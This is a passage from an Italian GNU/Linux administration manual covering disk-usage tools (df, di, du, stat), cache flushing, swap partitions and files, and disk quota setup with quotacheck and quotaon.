df [***opzioni***] [***dispositivo***...]

L'unità di misura con cui si esprime questo spazio è in blocchi la cui dimensione cambia a seconda delle opzioni utilizzate oppure dalla presenza di una variabile di ambiente: '**POSIXLY_CORRECT**'. La presenza di questa fa sì che, se non viene usata l'opzione '**-k**', i blocchi siano di 512 byte come prevede lo standard POSIX. Diversamente, il valore predefinito dei blocchi è di 1024 byte.

Tabella 167.9. Alcune opzioni.

Opzione	Descrizione
-a --all	Emette le informazioni relative a tutti i dispositivi attivi, anche di quelli che normalmente vengono ignorati.
-h --human-readable	Aggiunge una lettera alla dimensione, in modo da chiarire il tipo di unità di misura utilizzato.
-i --inodes	Emette il risultato indicando l'utilizzo e la disponibilità di inode, invece che fare riferimento ai blocchi. Questa informazione è utile solo per i file system che utilizzano una struttura a inode.
-b --byte	Emette le dimensioni in byte e non in kibibyte (simbolo: «Kibyte»).
-k --kilobytes	Emette le dimensioni in kibibyte. Questa opzione fa riferimento all'unità di misura predefinita, ma permette di fare ignorare a '**df**' la presenza eventuale della variabile '**POSIXLY_CORRECT**'.

Opzione	Descrizione
`-m` `--megabytes`	Emette le dimensioni in mebibyte (simbolo: «Mibyte»).

167.1.9 Utilizzo di «di»

Il programma '**`di`**', [5] ovvero *Disk information*, permette di ottenere informazioni simili a quelle di '**`df`**', con la possibilità di specificare con più libertà il formato con cui queste devono essere visualizzate:

```
di [opzioni] [file...]
```

Per individuare i dischi e le partizioni, è sufficiente indicare dei file che si trovano al loro interno, altrimenti si ottiene lo stato di tutti i dischi e le partizioni che costituiscono l'albero attuale del file system.

Tabella 167.10. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-a`	*all*	Emette le informazioni relative a tutti i dispositivi attivi, compresi quelli che non contengono alcunché, come '`/proc/`'.
`-d`***x***	*display-size*	Mostra i valori in multipli di quanto specificato, attraverso la lettera ***x***: '**`p`**' sta per POSIX (512 byte), '**`k`**' sta per kibibyte, '**`m`**' sta per mebibyte, '**`g`**' sta per gibibyte, ecc.
`-dg` `-g`	*gibibyte*	Mostra i valori in gibibyte.
`-dm` `-m`	*mebibyte*	Mostra i valori in mebibyte.
`-km` `-k`	*kibibyte*	Mostra i valori in kibibyte.

Tra le opzioni disponibili è possibile anche usare '**`-f`**' che consente di specificare un formato libero di visualizzazione delle informazioni. Questa e altre opzioni non vengono mostrate; per approfondire l'uso di questo programma si può consultare la pagina di manuale *di(1)*. Vengono mostrati alcuni esempi.

- `$` **`di`** [*Invio*]

```
Filesystem           Mount                 Megs      Used     Avail %used fs Type
/dev/hda1            /                   8130,1    4728,8    2988,3   63%  auto
tmpfs                /dev/shm             219,4       0,0     219,4    0%  tmpfs
172.21.254.254:/home /home             113337,9   47517,2   60063,4   47%  nfs
```

Mostra le informazioni sulle diverse porzioni che compongono l'insieme del file system complessivo, ignorando eventualmente ciò che non contiene alcunché.

- $ **di -a** [*Invio*]

```
Filesystem           Mount                 Megs      Used     Avail %used fs Type
/dev/hda1            /                   8130,1    4728,8    2988,3   63%  auto
tmpfs                /dev/shm             219,4       0,0     219,4    0%  tmpfs
172.21.254.254:/home /home             113337,9   47517,2   60063,4   47%  nfs
proc                 /proc                  0,0       0,0       0,0    0%  proc
usbfs                /proc/bus/usb          0,0       0,0       0,0    0%  usbfs
sysfs                /sys                   0,0       0,0       0,0    0%  sysfs
```

Mostra le informazioni sulle diverse porzioni che compongono l'insieme del file system complessivo, includendo anche che non contiene alcunché (il file system '`/proc/`' e altri simili sono virtuali e servono mostrare informazioni provenienti dal kernel).

- $ **di -dg** [*Invio*]

```
Filesystem           Mount                 Gigs      Used     Avail %used fs Type
/dev/hda1            /                      7,9       4,6       2,9   63%  auto
tmpfs                /dev/shm               0,2       0,0       0,2    0%  tmpfs
172.21.254.254:/home /home                110,7      46,4      58,6   47%  nfs
```

Mostra le informazioni numeriche in gibibyte.

- $ **di -dg mio_file** [*Invio*]

```
Filesystem           Mount                 Gigs      Used     Avail %used fs Type
172.21.254.254:/home /home                110,7      46,4      58,6   47%  nfs
```

Mostra le informazioni riferite al disco contenente il file '`mio_file`', che in questo caso risulta essere collocato presso un elaboratore remoto.

167.1.10 Utilizzo di «du»[6]

Il programma di servizio '**`du`**' [7] (*Disk usage*) emette una sorta di statistica dell'utilizzo dello spazio da parte di un elenco di file o directory (in base al loro contenuto):

du [*opzioni*] *file*...

L'unità di misura con cui si esprime questo spazio è in blocchi, la cui dimensione cambia a seconda delle opzioni utilizzate oppure dalla presenza di una variabile di ambiente: '**`POSIXLY_CORRECT`**'. Se esiste e non viene usata l'opzione '**`-k`**', fa sì che i blocchi siano di 512 byte come prevede per questo lo standard POSIX. Diversamente, il valore predefinito dei blocchi è di 1 024 byte.

Tabella 167.15. Alcune opzioni.

Opzione	Descrizione
`-a` `--all`	Emette il conteggio riferito a tutti i file, non solo alle directory.
`-b` `--byte`	Emette le dimensioni in byte.
`-k` `--kilobytes`	Emette le dimensioni in kibibyte (simbolo: «Kibyte»). Questa opzione fa riferimento all'unità di misura predefinita, ma permette di fare ignorare a '**du**' la presenza eventuale della variabile '**POSIXLY_CORRECT**'.
`-m` `--megabytes`	Emette le dimensioni in mebibyte (simbolo: «Mibyte»).
`-h` `--human-readable`	Aggiunge una lettera alla dimensione, in modo da chiarire il tipo di unità di misura utilizzato.
`-c` `--total`	Emette anche un totale generale finale.
`-s` `--summarize`	Emette solo un totale per ogni argomento.
`-S` `--separate-dirs`	Emette la dimensione delle directory in modo separato, senza includere lo spazio utilizzato dalle sottodirectory.
`-x` `--one-file-system`	Salta il conteggio delle directory che si trovano in un file system diverso da quello di partenza.

167.1.11 Utilizzo di «stat»

Il programma '**stat**' [8] permette di conoscere alcune informazioni generali su di un file, su di una directory, o sul file system in cui questi si trovano:

```
stat [opzioni] file...
```

Le informazioni che si ottengono possono essere organizzate anche attraverso un modello libero, usando le opzioni appropriate, in modo da facilitare l'acquisizione di queste informazioni da parte di un altro programma.

Tabella 167.16. Alcune opzioni.

Opzione	Descrizione
`-f` `--filesystem`	Invece di mostrare le informazioni relative al file o alla directory indicati, si ottengono quelle del file system che li contiene.
`-L` `--dereference`	Nel caso venga indicato un collegamento simbolico con questa opzione si ottengono le informazioni al file, alla directory, o al file system a cui punta.
`-t` `--terse`	Mostra le informazioni in modo essenziale, per facilitarne la cattura attraverso uno script.

Tra le opzioni che appaiono nella tabella precedente, viene omessa '**`-c`**', che consentirebbe di configurare il modo in cui si vogliono ottenere le informazioni. Per questo si deve consultare il documento *info stat*, oppure la pagina di manuale *stat(1)*.

Vengono mostrati alcuni esempi senza commentarli.

$ **`stat mio_file`** [*Invio*]

```
  File: `mio_file'
  Size: 33              Blocks: 8          IO Block: 8192   regular file
Device: ah/10d  Inode: 4112856     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/ daniele)   Gid: ( 1001/ daniele)
Access: 2004-09-17 09:40:22.000000000 +0200
Modify: 2004-09-17 09:40:50.000000000 +0200
Change: 2004-09-17 09:40:50.000000000 +0200
```

$ **`stat -t mio_file`** [*Invio*]

```
mio_file 33 8 81a4 1001 1001 a 4112856 1 0 0 1095406822 1095406850 ↵
↪1095406850 8192
```

$ **`stat -f mio_file`** [*Invio*]

```
  File: "mio_file"
    ID: 0        Namelen: 255     Type: nfs
Blocks: Total: 4206189    Free: 3662077    Available: 3448412    Size: 8192
Inodes: Total: 4276224    Free: 4113427
```

$ **`stat -f /`** [*Invio*]

```
  File: "/"
    ID: 0        Namelen: 255     Type: ext2/ext3
Blocks: Total: 8412378    Free: 7525313    Available: 7097984    Size: 4096
Inodes: Total: 4276224    Free: 4134421
```

167.2 Memoria cache

La memoria cache dei dischi serve a ridurre l'attività di questi, effettuando le modifiche a intervalli regolari o quando diventa indispensabile per altri motivi. L'esistenza di questo tipo di organizzazione, basato su una «memoria di transito», è il motivo principale per cui si deve arrestare l'attività del sistema prima di spegnere l'elaboratore.

La memoria cache viene gestita automaticamente dal kernel, ma è un demone quello che si occupa di richiedere lo scarico periodico.

167.2.1 Utilizzo di «update», ex «bdflush»

Con questo nome, '**`update`**', [9] viene avviato il demone che si occupa di richiedere periodicamente al kernel lo scarico della memoria cache. Deve essere messo in funzione durante la fase di avvio del sistema, prima di ogni altra attività di scrittura nei dischi.

```
update [opzioni]
```

Per avviare '**`update`**' si usano fondamentalmente due tecniche: l'utilizzo all'interno di uno script di quelli della procedura di inizializzazione del sistema, oppure l'inserimento di un record apposito all'interno di '`/etc/inittab`'.

L'esempio seguente mostra una configurazione della procedura di inizializzazione del sistema con la quale '**`update`**' viene avviato attraverso lo script iniziale. Segue il record del file '`/etc/inittab`' dove si fa riferimento allo script '`/etc/rc.d/rc.sysinit`':

```
si::sysinit:/etc/rd.d/rc.sysinit
```

Ecco il pezzo significativo di '`/etc/rc.d/rc.sysinit`':

```
# Attivazione della memoria di scambio.
/sbin/swapon -a

# Attivazione di update.
/sbin/update

# Controllo della partizione del file system principale.
/sbin/fsck -A -a
<synellipsis>
```

L'esempio seguente mostra una configurazione della procedura di inizializzazione del sistema attraverso la quale '**`update`**' viene avviato direttamente attraverso '`/etc/inittab`'.

```
ud::once:/sbin/update
```

167.2.2 Utilizzo di «sync»

Il programma '**sync**'[10] permette di scaricare nei dischi i dati contenuti nella memoria cache. Viene usato solitamente dalla procedura di arresto del sistema per garantire che tutti i dati siano registrati correttamente su disco prima dello spegnimento fisico dell'elaboratore.

```
sync [opzioni]
```

Può essere utilizzato in caso di emergenza, quando per qualche ragione non si può attendere il completamento della procedura di arresto del sistema, o per qualunque altro motivo.

Di solito non si usano opzioni.

[1] **util-linux: mount** GNU GPL

[2] **util-linux: umount** GNU GPL

[3] Si tratta di una procedura per ottenere delle copie di sicurezza che comunque non è indispensabile. Per questo si possono usare strumenti normali senza bisogno si utilizzare la configurazione di questo file.

[4] **GNU core utilities** GNU GPL

[5] **di** software libero con licenza speciale

[6] Questa sezione su '**du**' è identica alla 179.4.4.

[7] **GNU core utilities** GNU GPL

[8] **GNU core utilities** GNU GPL

[9] **Update daemon for Linux** GNU GPL

[10] **GNU core utilities** GNU GPL

Capitolo 168

Memoria virtuale

La memoria virtuale è la memoria centrale della macchina virtuale che il sistema operativo realizza. In pratica, questa memoria virtuale si avvale della memoria centrale fisica e, possibilmente, di spazio all'interno di unità a disco. Il meccanismo che consente l'estensione della memoria reale si basa sullo scambio di porzioni di memoria centrale nella memoria di massa. Il termine inglese *swap* deriva da questa continua operazione di scambio.

Utilizzando un sistema GNU/Linux comune, se non si dispone di una quantità di memoria centrale molto grande (anche molto superiore a 128 Mibyte) è necessario attivare il meccanismo di scambio della memoria virtuale. La tabella 168.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 168.1. Riepilogo dei programmi e dei file per la gestione della memoria virtuale.

Nome	Descrizione
'**mkswap**'	Inizializza un'area di scambio della memoria.
'**swapon**'	Attiva un'area di scambio della memoria.
'**swapoff**'	Disattiva un'area di scambio della memoria.
'/etc/fstab'	Elenco di file system e di aree di scambio gestiti automaticamente.

168.1 Creazione di una partizione o di un file di scambio

Con GNU/Linux è possibile attivare la gestione della memoria virtuale utilizzando due tipi di aree nel disco fisso: una partizione dedicata oppure un file. Dal momento che possono essere gestite diverse aree di scambio, conviene attivarne almeno una, utilizzando una partizione dedicata. In pratica, la partizione di scambio dovrebbe consentire almeno la gestione normale del sistema, mentre i file di scambio potrebbero servire come un mezzo eccezionale per estenderne la dimensione.

Da un punto di vista tecnico, la partizione di scambio è preferibile al file di scambio; sia per un motivo legato alle prestazioni, sia per il fatto che si evitano complicazioni nel momento dell'arresto del sistema.

La scelta della dimensione della partizione di scambio è importante perché una volta deciso, questa normalmente non può più essere cambiata facilmente. La dimensione massima di un'area di scambio è di 128 Mibyte se si utilizzano kernel 2.0.* o precedenti (mentre nella serie 2.2.* questo limite è stato superato) e possono esserne definite un massimo di 16. In generale, per la partizione di scambio è conveniente utilizzare una dimensione pari ad **almeno** la stessa quantità della memoria RAM effettiva, con un minimo di circa 1 Gibyte (ovviamente disponendo di un kernel abbastanza recente).

Riservare uno spazio più grande del necessario per la memoria virtuale, non può essere dannoso; al massimo si traduce in uno spreco di spazio nel disco fisso.

Prima di poter attivare la gestione della memoria virtuale è necessario creare lo spazio in cui devono risiedere le aree di scambio relative. Ciò vale anche nel caso in cui per questo si vogliano utilizzare dei file.

168.1.1 Partizione di scambio

La creazione di una partizione di scambio per la memoria, procede nello stesso modo con cui si crea una qualunque altra partizione. In questo caso non c'è la necessità di eseguire un avvio del sistema operativo su tale partizione, di conseguenza si possono usare anche partizioni logiche contenute in partizioni estese senza problemi di alcun tipo.

La creazione della partizione richiede l'utilizzo di '**`fdisk`**', oppure di un programma equivalente, ricordando però di assegnare alla partizione il tipo corretto di identificatore: 82_{16} (Linux-swap).

168.1.2 File di scambio

La caratteristica necessaria di un file destinato a fungere da area di scambio è quella di essere continuo; non può quindi essere frammentato. Il modo corretto per creare un file con queste caratteristiche è quello di utilizzare il programma '**`dd`**' nel modo seguente:

```
dd if=/dev/zero of=file_da_creare bs=4096c count=dimensione
```

In questo caso, la dimensione fa riferimento a blocchi di 4 Kibyte, pari a quanto stabilito con l'opzione '**`bs=4096c`**'. In effetti, la dimensione ottimale di un file del genere è un multiplo di 4 Kibyte perché le pagine di memoria, utilizzate durante lo scambio della stessa, sono di questa dimensione.

Per esempio, volendo creare il file di scambio '`/swap1`' di 256 Mibyte si può procedere come segue:

`#` **`dd if=/dev/zero of=/swap1 bs=4096c count=65536`** [*Invio*]

Se tutto si conclude come desiderato, si ottiene una risposta del tipo seguente:

```
65536+0 records in
65536+0 records out
```

168.2 Inizializzazione

Un'area di scambio deve essere inizializzata prima di poterla attivare per il suo scopo. Il programma in grado di farlo è '**`mkswap`**'.

Prima di usare '**`mkswap`**' occorre fare attenzione: l'inizializzazione che viene fatta cancella i dati della partizione o del file.

Il rischio è quello di inizializzare una partizione sbagliata o un file sbagliato.

Un'altra cosa da considerare è che non si può inizializzare un'area di scambio mentre questa è in uso. Ciò dovrebbe essere intuitivo, ma alle volte si dimentica di fare attenzione a questo particolare.

168.2.1 Utilizzo di «mkswap»

Il programma '**`mkswap`**' [1] permette di predisporre una partizione o un file per lo scambio, ovvero la gestione della memoria virtuale. In generale è preferibile utilizzare una partizione dedicata che può essere creata con l'aiuto di '**`fdisk`**', definendola come Linux-swap.

mkswap [-c] ***dispositivo*** [***dimensione_in_blocchi***]

È preferibile utilizzare tutti gli argomenti, in modo da richiedere un controllo dell'unità (attraverso l'opzione '**`-c`**') e specificando anche la dimensione in blocchi (i blocchi sono di 1024 byte in questo caso). Segue la descrizione di alcuni esempi.

- `#` **`mkswap -c /dev/hda3 1048576`** [*Invio*]

  Viene inizializzata la partizione di scambio '`/dev/hda3`' specificando una dimensione di 1048576 blocchi, pari a 1 Gibyte.

- `#` **`mkswap -c /swap1 262144`** [*Invio*]

  Inizializza il file di scambio '`/swap1`' creato precedentemente con una dimensione di 256 Mibyte.

168.3 Attivazione e disattivazione della memoria virtuale

Per fare in modo che un'area di scambio venga utilizzata per il suo scopo, occorre attivarne la gestione. L'operazione è compiuta dal programma '**`swapon`**'.

Il meccanismo è simile a quello dell'attivazione di un file system che si ottiene con l'innesto dei dischi o delle partizioni. Per questo motivo, l'attivazione delle aree di scambio può essere gestita automaticamente attraverso la configurazione del file '`/etc/fstab`'.

168.3.1 Utilizzo di «swapon» e «swapoff»

Il programma '**`swapon`**' [2] attiva l'utilizzo di un dispositivo, o di un file, per la gestione della memoria virtuale. Di solito si tratta di una partizione o un di file di scambio creati e inizializzati appositamente. Normalmente, '**`swapon`**' viene chiamato da uno degli script della procedura di inizializzazione del sistema e questo allo scopo di attivare le aree di scambio previste all'interno del file '`/etc/fstab`'.

swapon [***opzioni***] [***dispositivo***|***file***]

Il programma '**`swapoff`**' [3] è l'opposto di '**`swapon`**' e si occupa di disattivare la memoria virtuale su un particolare dispositivo o file per lo scambio, oppure su tutti quelli indicati nel file '`/etc/fstab`'. Utilizza la stessa sintassi e le stesse opzioni di '**`swapon`**'. In effetti si tratta normalmente solo di un collegamento al programma '**`swapon`**' che si comporta così quando viene avviato con questo nome: '**`swapoff`**'.

```
swapoff [opzioni] [dispositivo|file]
```

Le partizioni o i file di scambio attivati manualmente (che quindi non sono annotate nel file '/etc/fstab') devono essere disattivati manualmente prima della conclusione dell'attività di GNU/Linux.

In generale è importante l'opzione '**-a**', con la quale viene attivata, o disattivata, la memoria virtuale riferita a tutti i dispositivi indicati come file system '**swap**' all'interno del file '/etc/fstab'. Di conseguenza, se si usa questa opzione non deve essere indicato alcun dispositivo negli argomenti.

Segue la descrizione di alcuni esempi.

- `#` **swapon /dev/hda3** [*Invio*]

  Utilizza la partizione '/dev/hda3' come memoria virtuale.

- `#` **swapon /swap1** [*Invio*]

  Utilizza il file '/swap1' come memoria virtuale.

- `#` **swapon -a** [*Invio*]

  Avvia la gestione della memoria virtuale con tutte le partizioni e i file indicati per questo scopo nella configurazione di '/etc/fstab'.

- `#` **swapoff /dev/hda3** [*Invio*]

  Termina la gestione della memoria virtuale con la partizione '/dev/hda3'.

- `#` **swapoff /swap1** [*Invio*]

  Termina la gestione della memoria virtuale con il file '/swap1'.

- `#` **swapoff -a** [*Invio*]

  Termina la gestione della memoria virtuale con tutte le partizioni indicate così nel file '/etc/fstab'.

168.3.2 Gestione automatica attraverso il file «/etc/fstab»

Per quanto riguarda la gestione della memoria virtuale, il file '/etc/fstab' permette di definire quali partizioni e file debbano essere utilizzati automaticamente per questo scopo. La configurazione di '/etc/fstab' per la gestione della memoria virtuale è praticamente obbligatoria, a meno di provvedere ogni volta alla sua attivazione e disattivazione attraverso l'uso diretto di '**swapon**' e '**swapoff**'.

L'esempio seguente mostra due record ipotetici di '/etc/fstab' per l'attivazione della partizione '/dev/hda3' e del file '/swap1':

```
# nome          collegamento  Tipo    Opzioni
/dev/hda3       none          swap    sw
/swap1          none          swap    sw
```

168.3.3 Procedura di inizializzazione del sistema

Durante l'esecuzione della procedura di inizializzazione del sistema, si distinguono due fasi per l'attivazione delle aree di scambio della memoria: prima dell'attivazione dei file system vengono attivate le partizioni di scambio; dopo, anche i file di scambio.

Nel file '`/etc/fstab`' non si riesce a distinguere quali siano le partizioni e quali i file, per cui è necessario un trucco molto semplice. Nella prima fase viene eseguito '**`swapon`**' con l'opzione '**`-a`**': si possono così attivate solo le partizioni di scambio, perché l'unico file system in funzione dovrebbe essere quello principale che inizialmente è in sola lettura. In pratica, '**`swapon`**' tenta di attivare anche i file, ma senza riuscirci.

Nella seconda fase, quando i file system sono in funzione, viene eseguito nuovamente '**`swapon`**', ma questa volta le partizioni già attivate non possono essere attivate nuovamente, mentre i file di scambio vengono trovati e attivati.

```
echo "attivazione delle partizioni di swap"
swapon -a
…
echo "attivazione dei file di swap"
swapon -a 2>&1 | grep -v "busy"
```

In presenza di file di scambio, l'arresto del sistema deve avvenire nel modo corretto: prima si devono disattivare i file di scambio, quindi si può eseguire il distacco dei file system (riportando quello principale in sola lettura) e infine si possono disattivare le partizioni di scambio.

In pratica, spesso si disattiva subito tutta la gestione della memoria virtuale, ma questo rende problematica la conclusione delle operazioni su sistemi dotati di poca memoria. Anche sotto questo aspetto, è sempre consigliabile di evitare l'utilizzo di file di scambio.

[1] **util-linux: mkswap** GNU GPL

[2] **util-linux: swapon** GNU GPL

[3] **util-linux: swapoff** GNU GPL

Capitolo 169

Gestione più evoluta di dischi e file system

In questo capitolo vengono trattati alcuni aspetti più sofisticati della gestione di dischi e di file system.

Tabella 169.1. Riepilogo dei programmi e dei file per la gestione più evoluta dei dischi e dei file system.

Nome	Descrizione
'`quotacheck`'	Scansione del file system di una partizione per fare il conteggio dell'utilizzo.
'`quotaon`'	Attivazione del controllo delle quote.
'`quotaoff`'	Disattivazione del controllo delle quote.
'`setquota`' '`edquota`'	Modifica delle quote assegnate.
'`repquota`'	Informazioni sulle quote assegnate e sulla situazione effettiva.
'`quota`'	Verifica della quota personale.
'`automount`'	Gestione degli innesti automatici.

169.1 Quota nei sistemi GNU/Linux

Generalmente, l'utilizzo dello spazio nel file system non è controllato, per cui gli utenti possono utilizzare teoricamente quanto spazio vogliono in modo indiscriminato. Per controllare l'utilizzo dello spazio nel file system si può attivare la gestione delle ***quote***, cioè un sistema di registrazione dello spazio utilizzato in base all'appartenenza dei file a un utente o a un gruppo particolare. La gestione delle quote non si limita a questo: può impedire di fatto la creazione di file che superano lo spazio consentito.

Il controllo avviene a livello di partizione, per cui occorre stabilire per ognuna di queste le quote di spazio utilizzabili. Generalmente, il problema di controllare le quote riguarda un numero ristretto di partizioni, precisamente quelle in cui gli utenti hanno la possibilità di accedere in scrittura.

Il kernel Linux potrebbe essere in grado di gestire esclusivamente le quote di utilizzo delle partizioni di tipo Ext2 o Ext3, cioè il suo tipo nativo. Inoltre, **non è in grado di intervenire direttamente nel file system innestato nella radice, a meno di reinnestarlo in una directory successiva**.[1]

GNU/Linux gestisce le quote attraverso il kernel, attivandole e controllandole attraverso una serie di programmi di servizio specifici. Pertanto è necessario che il kernel sia stato compilato attivando l'opzione della gestione delle quote[2] (sezione 67.2.21).

- *File systems*
  - *Quota support*
    - *Old quota format support*
    - *Quota format v2 support*

169.1.1 Quota utente e quota di gruppo

Il controllo della quota può avvenire a livello di singolo utente, di gruppo o di entrambe le cose. In pratica, un file può essere aggiunto se la quota utente riferita all'UID del file lo consente e, nello stesso modo, se la quota di gruppo riferita al GID del file non viene superata.

Il tracciamento e il controllo dei livelli di quota utente e di gruppo possono essere attivati indipendentemente l'uno dall'altro. In queste sezioni viene mostrato come attivare entrambi i tipi di quota, ma in pratica, se si usano i gruppi privati, è più probabile che si sia interessati esclusivamente al controllo per utente.

169.1.2 Configurazione con il file «/etc/fstab»

La gestione delle quote delle partizioni deve essere attivata espressamente nel momento dell'innesto del file system relativo. Per questo si preferisce intervenire nella configurazione contenuta nel file '`/etc/fstab`', in modo da facilitare la cosa. Nella colonna delle opzioni si possono aggiungere due parole chiave: '**`usrquota`**' e '**`grpquota`**'. La prima serve per attivare il controllo delle quote riferite agli utenti e la seconda per il controllo riferito ai gruppi. Le due cose sono indipendenti.

L'esempio seguente mostra in che modo attivare entrambi i controlli nella partizione '`/dev/sda3`', contenente le directory personali degli utenti:

```
# nome          Innesto      Tipo     Opzioni                      Dmp Chk

/dev/sda2       /            ext3     defaults                      0   1
/dev/sda3       /home        ext3     defaults,usrquota,grpquota    0   1
proc            /proc        proc     defaults                      0   0
/dev/sda4       none         swap     sw
/dev/cdrom      /mnt/cdrom   iso9660  ro,user,noauto                0   0
```

Nell'esempio successivo, le directory personali degli utenti sono incluse nell'unica partizione che viene innestata a partire dalla radice ('`/dev/sda2`'), pertanto, per garantire che le quote vengano considerate, occorre un piccolo raggiro, costituito dal reinnesto della stessa partizione in una sottodirectory:

```
# nome          Innesto      Tipo     Opzioni                      Dmp Chk

/dev/sda2       /            ext3     defaults,usrquota,grpquota    0   1
/dev/sda2       /.quota      ext3     defaults,usrquota,grpquota    0   0
proc            /proc        proc     defaults                      0   0
/dev/sda4       none         swap     sw
/dev/cdrom      /mnt/cdrom   iso9660  ro,user,noauto                0   0
```

Naturalmente, il punto di innesto, costituito in questo caso dalla directory '/.quota/', è arbitrario e può collocarsi in qualunque altra posizione.

Per poter utilizzare la gestione delle quote di utilizzo della memoria di massa, è necessario che le opzioni '**usrquota**' o '**grpquota**' (o entrambe) siano attive; ovvero, non è sufficiente che siano appena state annotate nel file '/etc/fstab'. Pertanto, quando si modifica il file '/etc/fstab', per renderle operative, occorre reinnestare le unità. Per esempio:

`# mount -o remount /home` [*Invio*]

169.1.3 Registrazione delle quote e attivazione del controllo

I livelli di quota dei vari utenti e dei gruppi sono contenuti in due file: 'quota.user' e 'quota.group', oppure 'aquota.user' e 'aquota.group'. Questi devono essere collocati nella directory principale della partizione da controllare e richiedono solo i permessi di lettura e scrittura per l'utente '**root**'. Normalmente, non è necessario creare tali file, perché a questo provvede automaticamente il programma '**quotacheck**' quando viene avviato con l'opzione '**-c**' ('**--create-files**').

Prima che il sistema di controllo delle quote possa funzionare, occorre effettuare una scansione della partizione interessata, in modo da raccogliere tutte le informazioni necessarie sull'utilizzo dello spazio dal punto di vista degli utenti e dei gruppi. I file utilizzati per contenere queste informazioni cambiano nome a seconda della versione del formato di questi: la versione più recente (quota versione 2) ha i nomi 'aquota.user' e 'aquota.group', mentre la versione più vecchia (quota versione 1) ha i nomi 'quota.user' e 'quota.group'. La scelta di un formato rispetto all'altro, dipende soprattutto dalla capacità del kernel.

La scansione si esegue con il programma '**quotacheck**' e per sicurezza andrebbe ripetuta la sua esecuzione ogni volta che si avvia il sistema, oppure giornalmente, quando il sistema resta in funzione a lungo (per più giorni). La prima volta, o comunque quando si vuole ripartire da zero, si può usare il comando seguente, dove appare in particolare l'opzione '**-c**' ('**--create-files**'):

`# quotacheck -a -v -u -g -c` [*Invio*]

Tuttavia, se le partizioni per cui si devono calcolare le quote di utilizzo devono rimanere accessibili anche in scrittura, va aggiunta l'opzione '**-m**' ('**--no-remount**'). Logicamente, il fatto che durante la scansione di controllo sia ammessa la scrittura, rende inattendibile il risultato della scansione:

`# quotacheck -a -v -u -g -c -m` [*Invio*]

L'opzione '**-a**' ('**--all**') richiede la scansione di tutte le partizioni che sono state indicate nel file '/etc/fstab' come soggette a controllo delle quote. Le opzioni '**-u**' e '**-g**' richiedono espressamente che la scansione si prenda cura sia dell'utilizzo in base all'utente, sia in base al gruppo.

Quando si utilizza 'quotacheck' per aggiornare le informazioni sull'utilizzo dello spazio nella memoria di massa, non si usa più l'opzione '-c'.

Se non si usa l'opzione '**-F**' ('**--format**'), viene usato il formato predefinito per i file, corrispondere a quello più recente.

Ogni volta che si innesta una partizione che è soggetta a controllo delle quote, è poi necessario attivare il controllo attraverso il programma '**`quotaon`**'. Per esempio, '**`quotaon /dev/hda3`**' attiva il controllo sulla partizione indicata. Tuttavia, generalmente si fa questo all'avvio del sistema, per attivare il controllo su tutte le partizioni specificate per questo nel solito file '`/etc/fstab`'. In pratica con il comando seguente:

`#` **`quotaon -a -v -u -g`** [*Invio*]

Anche in questo caso, le opzioni '**`-u`**' e '**`-g`**' indicano che si vuole espressamente il controllo dell'utilizzo in base all'utente e in base al gruppo, mentre l'opzione '**`-a`**' indica di attivare la funzione per tutte le voci annotate così nel file '`/etc/fstab`'.

Vale anche per '**`quotaon`**' l'uso dell'opzione '**`-F`**', se si deve specificare un formato diverso da quello predefinito per i file che accumulano le informazioni sulle quote.

A questo punto, conviene preoccuparsi di fare in modo che la procedura di inizializzazione del sistema sia in grado ogni volta di avviare la gestione delle quote. Se la propria distribuzione GNU/Linux non fornisce degli script già pronti, si possono aggiungere al file '`/etc/rc.d/rc.local`' (o simile) le istruzioni necessarie, come nell'esempio seguente:

```
if /sbin/quotacheck -avug
then
    echo "Scansione delle quote eseguita."
fi

if /sbin/quotaon -avug
then
    echo "Attivazione del controllo delle quote eseguita."
fi
```

Nel caso della distribuzione GNU/Linux Debian, è disponibile lo script '`/etc/init.d/quota`', per avviare e fermare la gestione delle quote:

```
/etc/init.d/quota start|stop
```

Questo script si occupa sia di ripetere la scansione periodica con '**`quotacheck`**', sia di usare '**`quotaon`**' e '**`quotaoff`**' nel modo più appropriato.

Tabella 169.5. Definizione del tipo usato per l'accumulo delle informazioni sulle quote.

Opzione	Descrizione
`-F vfsold`	Quota versione 1.
`-F vfsv0`	Quota versione 2.
`-F rpc`	Quota di un file system NFS.
`-F xfs`	Quota di un file system XFS.

169.1.4 Quote relative a file system condivisi attraverso la rete

È importante chiarire che la gestione delle quote di utilizzo della memoria di massa riguarda esclusivamente le unità locali, pertanto non è possibile controllare un file system innestato attraverso un protocollo di rete. In altri termini, il controllo di tale file system, deve avvenire presso l'elaboratore che offre questo servizio.

In mancanza di accorgimenti particolari, l'utente che utilizza un file system di rete, per il quale subisce un controllo della «quota», si può trovare a un certo punto a non riesce più a salvare i propri dati, così come può scoprire che alcuni file sono stati rimossi misteriosamente (una volta che il tempo di grazia, dopo lo sforamento dalla quota previsto, è stato superato). Tuttavia esiste la possibilità di attivare un servizio di rete per la comunicazione di tali informazioni, attraverso il demone '**`rpc.rquotad`**', in modo da avviare l'utente in tempo.

In generale, una distribuzione GNU/Linux ben organizzata, installa correttamente il demone necessario al passaggio di tali informazioni, quando il file system di rete è condiviso con il protocollo NFS; tuttavia, in altre condizioni, tale notifica può venire ugualmente a mancare.

169.1.5 Utilizzo di «quotacheck»

Il programma '**`quotacheck`**' esegue una scansione di una o più partizioni, allo scopo di aggiornare i file di registrazione delle quote: '`quota.user`' e '`quota.group`', oppure '`aquota.user`' e '`aquota.group`'.

`quotacheck` [***opzioni***] [{***partizione*** | ***punto_di_innesto***}...]

La prima volta che si vuole attivare la gestione delle quote in una certa unità di memorizzazione, va usato con l'opzione '**`-c`**', per creare il file '`*quota.user`' o '`*quota.group`' (o entrambi); successivamente conviene usare questo programma ogni volta che si innestano delle partizioni soggette al controllo delle quote di utilizzo (ma senza l'opzione '**`-c`**'). In generale, uno script della procedura di avvio del sistema dovrebbe provvedere all'uso corretto di '**`quotacheck`**' per le partizioni innestate automaticamente.

Tabella 169.6. Alcune opzioni.

Opzione	Descrizione
`-u` `--user`	Questa opzione richiede una scansione per le quote di utilizzo riferite agli utenti. Questa è l'azione predefinita.
`-g` `--group`	Richiede una scansione per le quote di utilizzo riferite ai gruppi.
`-a` `--all`	Scandisce tutte le partizioni indicate nel file '`/etc/fstab`' come soggette a tale controllo.
`-R` `--exclude-root`	Questa opzione viene usata in congiunzione con '**`-a`**' e specifica di eseguire il controllo di tutte le partizioni indicate nel file '`/etc/fstab`', a esclusione di quella principale.

Opzione	Descrizione
